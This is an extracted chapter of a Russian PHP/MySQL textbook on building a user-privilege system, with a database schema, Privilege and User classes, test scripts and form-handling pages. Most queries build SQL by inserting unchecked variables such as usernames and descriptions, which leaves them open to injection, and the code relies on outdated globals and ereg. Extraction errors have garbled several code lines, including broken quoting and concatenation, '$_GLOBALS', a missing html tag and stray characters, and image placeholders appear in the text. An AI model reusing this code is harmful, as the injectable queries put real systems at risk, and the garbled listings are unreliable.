| update()             | Модифицирует пользователя в базе данных                 |
| delete()             | Удаляет пользователя из базы данных                     |
| getUsername()        | Возвращает свойство                                     |
| setUsername()        | Устанавливает свойство                                  |
| getFullscreen()      | Возвращает свойство                                     |
| setFullscreen()      | Устанавливает свойство                                  |

## Логика приложения

Поддержку информации в таблицах `Privilege` и `UserPrivilege` осуществляют два сценария: `privilege.php` и `userprivilege.php`. Разработчики, работающие с нашей системой, должны будут создать собственные сценарии для поддержки информации о пользователях, такой как их имена, способ связи и пароли.

### `privilege.php`

Сценарий `privilege.php` отвечает за обработку действий с полномочиями, а именно обрабатывает запросы на создание, удаление и модификацию полномочий в системе. В него входят следующие функции (табл. 26.8):

Таблица 26.8. Функции сценария `privilege.php`

| Функция                         | Описание                                      |
|---------------------------------|---|
| <code>main()</code>             | Управление выполнением                        |
| <code>getPrivileges()</code>    | Возвращает массив, содержащий все полномочия  |
| <code>save()</code>             | Сохраняет выбранное полномочие                |
| <code>delete()</code>           | Удаляет выбранное полномочие                  |
| <code>validate()</code>         | Проверяет данные формы                        |
| <code>displaySelection()</code> | Генерирует страницу для выбора полномочия     |
| <code>displayDetails()</code>   | Генерирует страницу для выбранного полномочия |

### `userprivilege.php`

Сценарий `userprivilege.php` отвечает за обработку действий пользователя, касающихся назначения полномочий **пользователям**. В него входят следующие функции (табл. 26.9):

*Таблица 26.9. Функции сценария userprivilege.php*

| Функция                | Описание   |
|------------------------|--|
| main()                 | Управление выполнением                           |
| getUsers()             | Возвращает массив, содержащий всех пользователей |
| getPrivileges()        | Возвращает массив, содержащий все полномочия     |
| save()                 | Сохраняет текущие установки                      |
| validate()             | Проверяет данные формы                           |
| displayUserSelection() | Генерирует страницу для выбора пользователя      |
| displayPrivileges()    | Генерирует страницу для назначения полномочий    |

## Проектирование уровня представления

Эта система предназначена для интеграции с другими приложениями, поэтому, проектируя интерфейс пользователя, мы ставим себе задачу сделать его возможно более простым. Мы постараемся представить только необходимые элементы формы без всяких излишеств, которые пришлось бы убирать конечным разработчикам.

Для кода на стороне клиента будет применен очень упрощенный XHTML. В результате использования только основных элементов форм мы избегаем проблем со старыми броузерами, а кодируя на действительном (valid) XHTML, гарантируем совместимость, которая позволит избежать проблем тем разработчикам, которые хотят иметь на своих сайтах только действительные документы XML.

Два основных вида деятельности пользователей в нашей системе - это определение полномочий в системе и назначение полномочий пользователям. В первой задаче участвуют два экрана. Первый экран представляет пользователя и список всех имеющихся у него полномочий. Пользователь может выбрать между отсутствием каких-либо действий («Exit»), выбором полномочия и созданием нового. Каждый из двух последних вариантов приводит пользователя ко второму экрану. Здесь пользователь может отказаться от действий, изменить описание полномочия или удалить полномочие. По завершении действия пользователь должен быть возвращен к экрану выбора.

В задачу назначения полномочий тоже вовлечено два экрана. Первый экран показывает список всех имеющихся пользователей. Можно отказаться от действий или выбрать пользователя. Если выбран пользователь, отображается второй экран. На этом экране перечисляются все имеющиеся в системе полномочия с отметкой тех, которые назначены выбранному пользователю. Пользователь может изменить установки или покинуть экран, не сделав никаких изменений. В любом случае пользователь возвращается к первому экрану.

## Кодирование приложения

Руководствуясь этим проектом, мы можем теперь написать код программы.

### Код для базы данных

Начать можно со сценария для создания базы данных. Файл будет называться `userprivilege.sql`:

```
8 userprivilege.sql
CREATE DATABASE IF NOT EXISTS UserPrivilege;
USE UserPrivilege;
CREATE TABLE User (
    username VARCHAR (10) NOT NULL PRIMARY KEY,
    fullname VARCHAR (50)
);
CREATE TABLE Privilege (
    priv_id INT (11) UNSIGNED NOT NULL AUTO_INCREMENT PRIMARY KEY,
    description VARCHAR (50)
);
CREATE TABLE UserPrivilege (
    username VARCHAR (10) NOT NULL,
    priv_id INT (11) UNSIGNED NOT NULL,
    PRIMARY KEY (username, priv_id)
);
```

Естественно, имя базы данных можно изменить. Разработчики, реализующие нашу систему, наверняка сделают это. Чтобы выполнить этот сценарий с помощью интерпретатора MySQL, войдите в окно терминала UNIX и введите команду:

```
cat userprivilege.sql | mysql
```

В Windows надо сделать следующее:

```
mysql < userprivilege.sql
```

### Класс Privilege

Запишем наши два класса в файл с именем `priv.classes.inc`. Класс `Privilege` создает объекты, представляющие отдельные полномочия:

```
<?php
//priv.classes.inc

class Privilege
{
```

```
// Объявления свойств:  
var $priv_id;  
var $description;  
var $privilegeExists = 0;  
  
// Объявления методов:
```

Конструктор `Privilege` инициализирует заданный объект `Privilege` или создает пустой, если такого полномочия нет:

```
function Privilege($iPrivilegeID = 0)  
{  
    // Конструктор  
    if ($iPrivilegeID) $this->populatePrivilege($iPrivilegeID);  
}
```

Метод `populatePrivilege()` использует переданный ему ID для получения из базы данных деталей, относящихся к соответствующему полномочию:

```
function populatePrivilege($iPrivilegeID)  
{  
    // Ввести данные для этого полномочия  
    global $sql;  
    $sql->query( "SELECT * FROM Privilege WHERE priv_id=$iPrivilegeID");  
    $row = $sql->fetchObject();  
    $this->setDescription($row->description);  
    $this->privilegeExists = 1;  
    $this->setPriv_id($iPrivilegeID);  
    return $this->privilegeExists;  
}
```

Метод `create()` добавляет в базу данных новое полномочие. Для этого метода необходимо только описание, поскольку первичный ключ (ID полномочия) добавляется автоматически как значение, на единицу большее предыдущего самого большого ID:

```
function create()  
{  
    // Добавить в базу данных новое полномочие  
    global $sql;  
    $sDescription = $this->getDescription();  
    $sql->query("INSERT INTO Privilege (description) VALUES  
                ('$sDescription')");  
}
```

Следующие две функции несложны: `delete()` удаляет полномочие из базы данных и устанавливает флаг, который сообщает текущему объекту, что надо игнорировать данное полномочие, в то время как `update()` обновляет описание полномочия в базе данных:

```

function delete()
{
    // Удалить полномочие из базы данных
    global $sql;

    $iPrivilegeID = $this->getPriv_id();
    if (!$iPrivilegeID) return;

    // Сначала удалить из UserPrivilege.
    $sql->query("DELETE FROM UserPrivilege WHERE
        priv_id=$iPrivilegeID");

    // Затем удалить из Privilege
    $sql->query("DELETE FROM Privilege WHERE priv_id=$iPrivilegeID");

    $this->privilegeExists = 0;
}

function update()
{
    // Обновить полномочие в базе данных
    global $sql;

    $iPrivilegeID = $this->getPriv_id();
    $sDescription = $this->getDescription();
    if (!$iPrivilegeID) return;

    $sql->query("UPDATE Privilege SET description='".$sDescription'
        WHERE priv_id=$iPrivilegeID");
}

```

Наконец, пишем методы `getXXX()` и `setXXX()` для свойств `Privilege`:

```

function getPriv_id()
{
    // Возвращает свойство
    return $this->priv_id;
}

function setPriv_id($iVal)
{
    // Устанавливает свойство
    $this->priv_id = (int)$iVal;
    return 1;
}

```

```
function getDescription()
{
    // Возвращает свойство
    return $this->description;
}

function setDescription($sVal)
{
    // Устанавливает свойство
    if (strlen ($sVal) > 50) return 0;
    $this->description = $sVal;
    return 1;
}
?>
```

## Класс User

Класс User создает объекты, которые представляют пользователей. Мы тоже сохраним его в файле `priv.classes.inc` вместе с классом `Privilege`. Наш класс `User` содержит лишь самое необходимое для создания пользователей и назначения им полномочий. Разработчики, применяющие этот класс, наверняка добавят собственные функции для обработки информации о способах связи, изменения пароля и всего остального, что может потребоваться в приложении:

```
<?php
//priv.classes.inc

class Privilege
{

    // Privilege class goes here


}

class User
{
    // Объявления свойств:
    var $username;
    var $fullname;
    var $privileges;
    var $userExists = 0;

    // Объявления методов:
```

Конструктор `User` выполняет примерно такую же работу, как в `Privilege`. Он инициализирует объект информацией о пользователе либо создает пустой объект, если информация не задана:

```

function User($sUsername = "")
{
    // Конструктор
    if ($sUsername) $this->populateUser($sUsername);
}

```

Метод `populateUser()` по переданному ему имени пользователя получает информацию о нем из базы данных:

```

function populateUser($sUsername)
{
    // Заполнить данные для этого пользователя
    global $sql;

    $sql->query("SELECT * FROM User WHERE username='$sUsername'");

    $row = $sql->fetchObject();

    $this->setFullscreen($row->fullname);
    $this->userExists = 1;

    $this->setUsername($sUsername);
    return $this->userExists;
}

```

Метод `populatePrivileges()` устанавливает полномочия для текущего пользователя. Они записываются в массив `privileges`:

```

function populatePrivileges()
{
    // Заполнить массив полномочий для данного пользователя
    global $sql;

    $sql->query("SELECT priv_id FROM UserPrivilege WHERE username=''.
                  $this->getUsername().....");

    $this->privileges = array(); // Wipe out existing elements of array
    while ($row= $sql->fetchObject()) {
        $this->privileges[] = $row->priv_id;
    }
}

```

К

Следующие два метода добавляют и отнимают полномочия у пользователя:

```

function addPrivilege($iPrivilegeID)
{
    // Предоставить пользователю новые полномочия
    global $sql;

    // Проверить, не располагает ли уже пользователь данным полномочием:
}

```

```
if ($this->hasPrivilege($iPrivilegeID)) return;

// Проверить действительность PrivID:
$oPriv = new Privilege($iPrivilegeID);
if (!$oPriv->privilegeExists) return;

// Добавить полномочие:
$sUsername = $this->getUsername();

$sql->query("INSERT INTO UserPrivilege VALUES
    : ('$sUsername', $iPrivilegeID)");

$this->privileges[] = $iPrivilegeID;
}

function removePrivilege($iPrivilegeID)
{
    // Отозвать полномочие у пользователя
    global $sql;

    // Проверить, есть ли у пользователя данное полномочие:
    if (!$this->hasPrivilege($iPrivilegeID)) return;

    $sUsername = $this->getUsername();
    $sql->query( "DELETE from UserPrivilege WHERE
        privilegeid=$iPrivilegeID AND
        username='\$sUsername'");
```

Последним шагом будет удаление полномочия из массива privilege пользователя:

```
$iIndex = array_search($iPrivilegeID, $this->privileges);
unset($this->privileges[$iIndex]);
}
```

**Метод hasPrivilege( ) проверяет, есть ли у пользователя определенное полномочие:**

```
function hasPrivilege($iPrivilegeID)
{
    // Определить, есть ли у пользователя данное полномочие

    // Инициализировать полномочия при необходимости:
    if (!is_array($this->privileges)) $this->populatePrivileges();

    return in_array($iPrivilegeID, $this->privileges);
}
```

Очень простые функции create(), update() и delete() решают такие же задачи, как одноименные в Privilege:

```
function create()
{
```

```

// Добавить в базу данных нового пользователя

global $sql;

$sUserName = $this->getUsername();
$sFullName = $this->getfullname();

$sql->query("INSERT INTO User VALUES ('$sUserName', '$sFullName')");
}

function update()
{
    // Обновить пользователя в базе данных

    global $sql;

    $sUserName = $this->getUsername();
    $sFullName = $this->getfullname();

    $sql->query("UPDATE User SET fullname='$sFullName'
                  WHERE username='$sUserName'");
}

function delete()
{
    // Удалить пользователя из базы данных

    global $sql;

    $sUserName = $this->getUsername();

    // Сначала удалить из UserPrivilege
    $sql->query("DELETE FROM UserPrivilege
                  WHERE username='$sUserName'");

    // Затем удалить из User
    $sql->query("DELETE FROM User
                  WHERE username='$sUserName'");

    $this->userExists = 0;
}

```

Наконец, пишем методы `getXxx()` и `setXxx()` для свойств `User`:

```

function getUsername()
{
    // Возвращает свойство

    return $this->username;
}

function setUsername($sVal)
{
    // Устанавливает свойство

```

Имя пользователя действительно, только если оно состоит из буквенно-цифровых символов и подчеркиваний и имеет длину от 5 до **10** символов включительно (о регулярных выражениях см. главу 7):

```
if (!ereg("[a-zA-Z0-9_]{5,10}", $sVal)) return 0;
$this->username = $sVal;
return 1;
}

function getFullscreen()
{
    // Возвращает свойство
    return $this->fullname;
}

function setFullscreen($sVal)
{
    // Устанавливает свойство
    if (strlen($sVal) > 50) return 0;
    $this->fullname = $sVal;
    return 1;
}
}

?>
```

## Тестирование классов

Всегда полезно написать сценарий для тестирования разрабатываемых классов. Тестовый сценарий поможет выделить в классе проблемы, которые труднее идентифицировать в контексте целого приложения. Ниже приводится простая программа, которая показывает, что в коде нет синтаксических ошибок и классы в основном делают то, что должны. Кроме того, эта программа дает представление о том, как работать с созданными классами:

```
<?php
// test.userpriv.php

require_once("DB.php");
require_once("priv.classes.inc");

$sql = new DB("localhost", "", "", "userprivilege");
$sql->open();
```

Сначала проверяем создание пользователя:

```
$oUser = new User();
$oUser->setUsername("scollo");
$oUser->setFullscreen("Christopher Scollo");
$oUser->create();
```

Теперь проверим создание полномочия:

```
$oPriv = new Privilege();
$oPriv->setDescription("stay out late");
$oPriv->create();
```

Попробуем назначить полномочие пользователю:

```
$oUser->addPrivilege($oPriv->getPriv_id());
```

Не станем создавать нового пользователя, а проверим выборку его из базы данных:

```
unset($oUser);
unset($oPriv);
$oUser = new User("scollo");
$oPriv = new Privilege(1);
```

Выведем некоторые данные, чтобы проверить назначение полномочий:


```
if ($oUser->hasPrivilege($oPriv->getPriv_id())) {
    echo($oUser->getFullscreen() . " may " . $oPriv->getDescription()
        . "<br />");
} else {
    echo($oUser->getFullscreen() . " may not " . $oPriv->getDescription()
        . "<br />");
```

}

Наконец, проверим удаление объектов:

```
$oUser->delete();
$oPriv->delete();
?>
```

Сохраним этот код в файле `test.userpriv.php` и загрузим его в броузер (рис. 26.1):



*Рис. 26.1. Вывод данных о пользователе*

## privilege.php

Программа `privilege.php` дает пользователям приложения возможность добавлять, редактировать и удалять полномочия в системе:

```
<?php
require("DB.php");
require("priv.classes.inc");

$sql =new DB("localhost", "", "", "userprivilege");
$sql->open();
```

Первый метод, `displaySelection()`, выводит список полномочий, которые можно редактировать, и некоторые кнопки для действий с ними:

```
function displaySelection($aPrivileges)
{
    // Вывести список вариантов
    echo("<?xml version=\"1.0\"?>\n");

    ?>

    <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
        "DTD/xhtml1-transitional.dtd">
    <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en">
        <head>
            <title>Privilege</title>
        </head>
        <body>
            <form method="post" action="privilege.php">
                <select name="priv_id">
```

Обходим массив `privileges` в цикле и добавляем каждый его элемент в список `<select>` в виде элемента `<option>`:

```
<?php
foreach ($aPrivileges as $iPrivID => $sDescription) {
    echo(
        "<option value=\"$iPrivID\">" .
        stripslashes(htmlspecialchars($sDescription)) .
        "</option>\n"
    );
}
?>
</select>
<br />
<br />
<input type="submit" name="action" value="Add New" />
<input type="submit" name="action" value="Change Privilege" />
<input type="submit" name="action" value="Exit" />
</form>
</body>
</html>

<?php
}
```

**Функция displayDetails()** выводит описание выбранного полномочия:

```
function displayDetails($oPriv)
{
    // Генерировать страницу для выбранного полномочия
    echo("<?xml version=\"1.0\"?>\n");
    ?>

    <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
        "DTD/xhtml1-transitional.dtd">
    xhtml xmlns="http://www.w3.org/1999/xhtml" xml:lang="en">
        <head>
            <title>Privilege</title>
        </head>
        <body>
            <form method="post" action="privilege.php">
```

Поскольку нет необходимости в просмотре ID полномочия (и не должно быть возможности изменить его), мы воспользуемся скрытым полем, чтобы передать ID этого полномочия вместе с описанием:

```
<input type="hidden" name="priv_id"
       value=<?php echo($oPriv->getPriv_id()); ?> />
<h3>Description:</h3>
<input
    type="text"
    name="description"
    value=<?php echo(stripslashes(htmlspecialchars(
        $oPriv->getDescription()))); ?>"'
    size="50"
    maxlength="50"
/>
<br />
<br />
<input type="submit" name="action" value="Save" />
<input type="submit" name="action" value="Delete" />
<input type="submit" name="action" value="Cancel" />
</form>
</body>
</html>

<?php
}
```

Функция `getPrivileges()` позволяет получить все текущие ID полномочий. Сейчас нас не интересуют описания, поскольку они не являются первичными ключами:

```
function getPrivileges()
{
    // Возвращает массив, содержащий все полномочия
```

```
global $sql;  
$aRet = array();  
$sql->query("SELECT * FROM Privilege ORDER BY priv_id");  
while ($row= $sql->fetchObject()) {  
    $aRet[(int)$row->priv_id] = $row->description;  
}  
return $aRet;  
}
```

Функция validate() проверяет, являются ли допустимыми данные на переданной форме, и создает в зависимости от результата новый объект Privilege:

```
function validate()  
{  
    // Проверить данные формы и создать глобальный объект полномочия  
    global $priv_id, $description, $oPriv;
```

Если передан ID и полномочие Privilege с таким ID не существует, создается новое полномочие Privilege с указанным ID:

```
if ($priv_id) {  
    // Проверить действительность PrivID  
    $oPriv = new Privilege((int)$priv_id);  
    if (!$oPriv->privilegeExists) return 0;
```

Если ID не задан, используется пустое полномочие Privilege:

```
} else {  
    $priv_id = 0;  
    $oPriv = new Privilege();  
}  
return 1;
```

Функция save() задает описание полномочия перед тем, как проверить, существует ли уже полномочие, которое надо сохранить. Если оно существует, то save() пытается выполнить его обновление в базе данных. Если не существует, то save() пытается создать в базе данных новую запись:

```
function save()  
{  
    // Сохранить выбранное полномочие  
    global $oPriv, $description;  
    $oPriv->setDescription(addslashes($description));  
    if ($oPriv->privilegeExists) {  
        if (!$oPriv->update()) return 0;
```

```

    } else {
        if (!$oPriv->create()) return 0;
    }
    return 1;
}

```

**Функция delete()** удаляет указанное полномочие:

```

function delete($oPriv)
{
    // Удалить выбранное полномочие
    if ($oPriv->privilegeExists) {
        return $oPriv->delete();
    }
    return 0;
}

```

Вне этих функций помимо команд `require()` есть только одна строка кода с начальным вызовом функции `main()`. Функция `main()` определяет, в каком состоянии находится программа, и устанавливает соответствующий порядок действий. Она принимает в качестве аргумента значение нажатой кнопки передачи. Если это пустая строка, предполагается, что пользователь первый раз попал на эту страницу, поэтому выводится список вариантов:

```

function main($sAction)
{
    // Управление порядком исполнения
    if (!validate()) return;

    switch($sAction) {
        case "":
            // Проваливаемся вниз
        case "Cancel":
            displaySelection(getPrivileges());
            break;

        case "Exit":
            header("Location: index.php");
            exit;

        case "Add New":
            $oPriv = new Privilege();
            displayDetails($oPriv);
            break;

        case "Change Privilege":
            displayDetails($_GLOBALS["oPriv"]);
            break;

        case "Save":
            save();
    }
}

```

```
    displaySelection(getPrivileges());
    break;

case "Delete":
    delete($GLOBALS["oPriv"]);
    displaySelection(getPrivileges());
    break;
```

Если значение \$sAction отличается от тех, которые обрабатывает оператор switch(), значит, что-то неладно. При нормальной работе программы этого не может быть. Поэтому предполагаем, что пользователь пытается взломать систему, передав серверу недопустимые данные формы. Функция crack\_attempt() - гипотетическая. Часто целесообразно создать одну функцию, обрабатывающую все выявленные попытки взлома системы. Можно сделать так, чтобы эта функция регистрировала попытку в журнале, отправляла письмо администратору, спускала с цепи собак... решайте сами:

```
default:
    // Незаконное действие
    crack_attempt();
}

main($action);
?>
```

Как и предполагалось, просмотр privilege.php дает нам экран для выбора действий. Поскольку в системе пока нет полномочий, мы можем лишь ввести новое (рис. 26.2):





Рис. 26.2. Введение нового полномочия

Если ввести в текстовое окно первое полномочие и нажать кнопку Save, мы попадем снова в экран выбора. Наше новое полномочие Stay out late появляется в элементе <select> (рис. 26.3).

Теперь можно проверить возможность редактирования полномочий, щелкнув для этого по кнопке Change Privilege и заменив описание полномочия на Edit user profiles. Проверив все функции (удаление, отмена и т. д.), можно заняться сценарием userprivilege.php.



*Рис. 26.3. Новое полномочие появилось в списке выбора*

### userprivilege.php

```
<?php
require("DB.php");
require("priv.classes.inc");

$sql = new DB("localhost", "", "", "userprivilege");
$sql->open();
```

Функция `displayUserSelection()` организует окно со списком всех имеющихся пользователей:

```
function displayUserSelection($aUsers)
{
    // Генерировать страницу для выбора пользователя
    echo("<?xml version=\"1.0\"?>\n");
?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
    "DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en">
    <head>
        <title>User Privilege</title>
    </head>
    <body>
        <form method="post" action="userprivilege.php">
            <select name="username">
                <?php
                    foreach ($aUsers as $sUsername => $sFullscreen) {
                        echo(
                            "<option value=\"$sUsername\">" .
                            stripslashes(htmlspecialchars($sFullscreen)) .
                            "</option>\n"
                        );
                }
                ?>
            </select>
            <br />
            <br />
```

```

<input type="submit" name="action" value="View Privileges" />
<input type="submit" name="action" value="Exit" />
</form>
</body>
</html>
.<?php
}

```

Функция `displayPrivileges()` отображает все полномочия, которые можно назначать пользователям. У тех, которые уже установлены, выставлены флажки:

```

function displayPrivileges($oUser, $aPrivileges)
{
    // Генерировать страницу для назначения полномочий
    echo("<?xml version=\"1.0\"?>\n");
?>
    <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
        "DTD/xhtml1-transitional.dtd">
    <html xmlns=\"http://www.w3.org/1999/xhtml\" xml:lang=\"en\">
        <head>
            <title>User Privilege</title>
        </head>
        <body>
            <h1>
                Privileges for User
                <?php
                    echo(stripslashes(htmlspecialchars($oUser->getFullscreen())));
                ?>
            </h1>
            <form method="post" action="userprivilege.php">

```

Мы снова воспользуемся скрытым полем для передачи информации, которую не надо показывать и нельзя изменять:

```

<input type="hidden" name="username"
    value="<?php echo($oUser->getUsername()); ?>" />
<?php
foreach ($aPrivileges as $iPrivID => $sDescription) {
    echo(

```

Флажки `priv_id[]` интерпретатор PHP преобразует в массив `$priv_id`. В этом массиве функция `save()` сохраняет значения флажков:

```

    "<input type=\"checkbox\" name=\"priv_id[]\""
        value=\"$iPrivID\" .
        // Check checkbox if user has this privilege
        ($oUser->hasPrivilege($iPrivID) ?
            checked=\"checked\" : "") .
        "/>" . stripslashes(htmlspecialchars($sDescription)) .

```

```

        "<br />\n"
    );
}
<br />.
<br />
<input type="submit" name="action" value="Save" />
<input type="submit" name="action" value="Cancel" />
</form>
</body>
</html>
<?php
}

```

Функция `getUsers()` возвращает массив, содержащий всех пользователей, имеющихся в базе данных:

```

function getUsers()
{
    // Возвращает массив всех пользователей
    global $sql;
    $aRet = array();
    $sql->query( "SELECT username, fullname FROM User");
    while ($row= $sql->fetchObject()) {
        $aRet[$row->username] = $row->fullname;
    }
    return $aRet;
}

```

Функция `getPrivileges()` очень похожа на `getUsers()`, отличаясь содержимым возвращаемого массива:

```

function getPrivileges()
{
    // Возвращает массив всех полномочий
    global $sql;
    $aRet = array();
    $sql->query("SELECT * FROM Privilege ORDER BY priv_id");
    while ($row = $sql->fetchObject()) <
        $aRet[(int)$row->priv_id]=$row->description;
    }
    return $aRet;
}

```

Данная функция `validate()` выполняет такую же работу, как та, которую мы видели. Однако в данном случае она немного сложнее. Помимо проверки

действительности пользователя надо проверить действительность всех установленных полномочий:

```
function validate()
{
    // Проверка данных формы и создание глобального объекта пользователя
    global $priv_id, $username, $oUser;

    if ($username) {
        // Проверим действительность имени пользователя:
        $oUser = new User(addslashes($username));
        if (!$oUser->userExists) return 0;

        if($priv_id) {
            if (is_array($priv_id)) {
                foreach ($priv_id as $iPrivID) {
                    // Make sure it's a valid privilege:
                    $oPriv = new Privilege((int)$iPrivID);
                    if (!$oPriv->privilegeExists) return 0;
                }
            } else {
                return 0;
            }
        } else {
            $priv_id = array();
        }
    }
    return 1;
}
```

Функция `save()` на этот раз тоже оказывается сложнее. Мы отбираем у пользователя все полномочия и начинаем все с самого начала. Функцию `save()` можно написать несколькими способами. Альтернативой приведенному ниже коду может быть сравнение массива `$priv_id` с массивом `privileges` объекта `$oUser` и вызов при необходимости метода `removePrivilege()` или `addPrivilege()`:

```
function save()
{
    // Сохранить текущие установки
    global $priv_id, $oUser, $sql;
    $bRet = 1;

    // Отозвать у пользователя все полномочия
    $sUsername = $oUser->getUsername();
    $sql->query("DELETE FROM UserPrivilege WHERE username='".$sUsername."'");

    // Теперь снова добавить выбранные полномочия
    foreach ($priv_id as $iPrivID) {
        if (! $oUser->addPrivilege($iPrivID) ) $bRet = 0;
    }
}
```

```
    return $bRet;  
}
```

Наконец, вот функция `main()`, которая выглядит так же, как и ранее:

```
function main($sAction)  
{  
    // Управление порядком исполнения  
  
    if (!validate()) return;  
  
    switch ($sAction) {  
        case "":  
            // Проваливаемся вниз  
  
        case "Cancel":  
            displayUserSelection(getUsers());  
            break;  
  
        case "Exit":  
            header("Location: index.php");  
            exit;  
  
        case "View Privileges":  
            if ($oUser= $GLOBALS["oUser"]) {  
                displayPrivileges($oUser, getPrivileges());  
            }  
            break;  
  
        case "Save":  
            save();  
            displayUserSelection(getUsers());  
            break;  
  
        default:  
            // Незаконное действие  
            crack_attempt();  
    }  
}  
  
main($action);  
?>
```

Для тестирования сценария `userprivilege.php` мы сначала должны создать несколько записей в качестве образца. Для этого можно воспользоваться объектом `$oUser` в PHP или выполнить в MySQL следующий сценарий SQL:

```
USE UserPrivilege;  
  
INSERT INTO User VALUES ('prizzoli', 'Paolo Rizzoli');  
INSERT INTO User VALUES ('scollo', 'Christopher Scollo');  
INSERT INTO User VALUES ('zanzibeer', 'AliciaMtondo');
```

С помощью `privilege.php` добавим еще два полномочия: Moderate discussion forums и Generate reports (рис. 26.4):




Рис. 26.4. Добавим еще два полномочия

Загрузка `userprivilege.php` в броузер показывает наш список пользователей (рис. 26.5):




Рис. 26.5. Список пользователей

Если выбрать пользователя Alicia Mtondoo и щелкнуть по кнопке View Privileges, то появится такой экран (рис. 26.6):




Рис. 26.6. Отображение полномочий выбранного пользователя

Мы видим, что у пользователя Alicia нет пока никаких полномочий, поскольку не установлен ни один из флашков. Теперь легко предоставить пользователю полномочия, выставив нужные флашки и нажав кнопку Save. Сброс флашков, конечно же, отнимет полномочия.

## Применение системы пользовательских полномочий

Убедившись в том, что наша система пользовательских полномочий действует, можем рассмотреть пример ее применения.

Допустим, что мы хотим ограничить круг лиц, которым разрешено генерировать отчеты в нашем приложении. Создадим для этой задачи полномочие с ID, равным 3. Теперь в своих программах будем предоставлять эту возможность только тем пользователям, которым она разрешена:

```
if ($oUser->hasPrivilege(3)) {  
    // Этому пользователю разрешено генерировать отчет, поэтому  
    // можно показать ему: кнопку submit  
    echo("<input type=\"submit\" name=\"action\"  
        value=\"Generate Report\" />");  
}
```

В переменную \$oUser был записан объект, представляющий текущего пользователя, которого предпочтительно определять по ID сеанса.

Недостаточно ограничиться показом кнопки только пользователям с полномочием 3. Знающий взломщик может попробовать послать в строке запроса "action=Generate+Report", не имея на то привилегий. Поэтому разумно снова проверить разрешение перед выполнением задания:

```
Switch ($action) {  
    ...  
  
    case "Generate_Report":  
        if ($oUser->hasPrivilege(3)) {  
            generate_report();  
        } else {  
            crack_attempt();  
        }  
        break;  
  
    } ...
```

Разумно воспользоваться константами или переменными для представления отдельных полномочий:

```
define("PRIV_GENERATE_REPORT", 3);  
...
```

```
if ($oUser->hasPrivilege(PRIV_GENERATE_REPORT)) {  
    ...  
}  
...  
}
```

## Другие соображения относительно системы пользовательских полномочий

В данном примере продемонстрирована довольно упрощенная система пользовательских полномочий. Есть много способов расширить или усилить ее.

Достаточно очевидное действие - применить систему к самой себе. В большинстве случаев не каждый может быть допущен к определению или назначению полномочий. Вполне разумно создать полномочия для функций «Просмотр полномочий», «Редактирование полномочий» и «Удаление полномочий», как и для «Предоставление полномочий пользователям».

В сложных приложениях, где есть много типов пользователей, удобно встроить типы пользователей в систему. Для этого, возможно, понадобится ввести дополнительные таблицы Usertype и UsertypePrivilege. Благодаря этому можно будет определить списки полномочий, доступных каждому типу пользователей. Служащему, занимающемуся вводом данных, можно дать только полномочия, касающиеся ввода данных, а торговому агенту - только полномочия, касающиеся продаж. Это повлияет и на модификации, описанные в предыдущем абзаце, поскольку теперь потребуются такие полномочия, как «Предоставить полномочия пользователя по вводу данных» и «Предоставить полномочия пользователя - торгового агента».

## Резюме

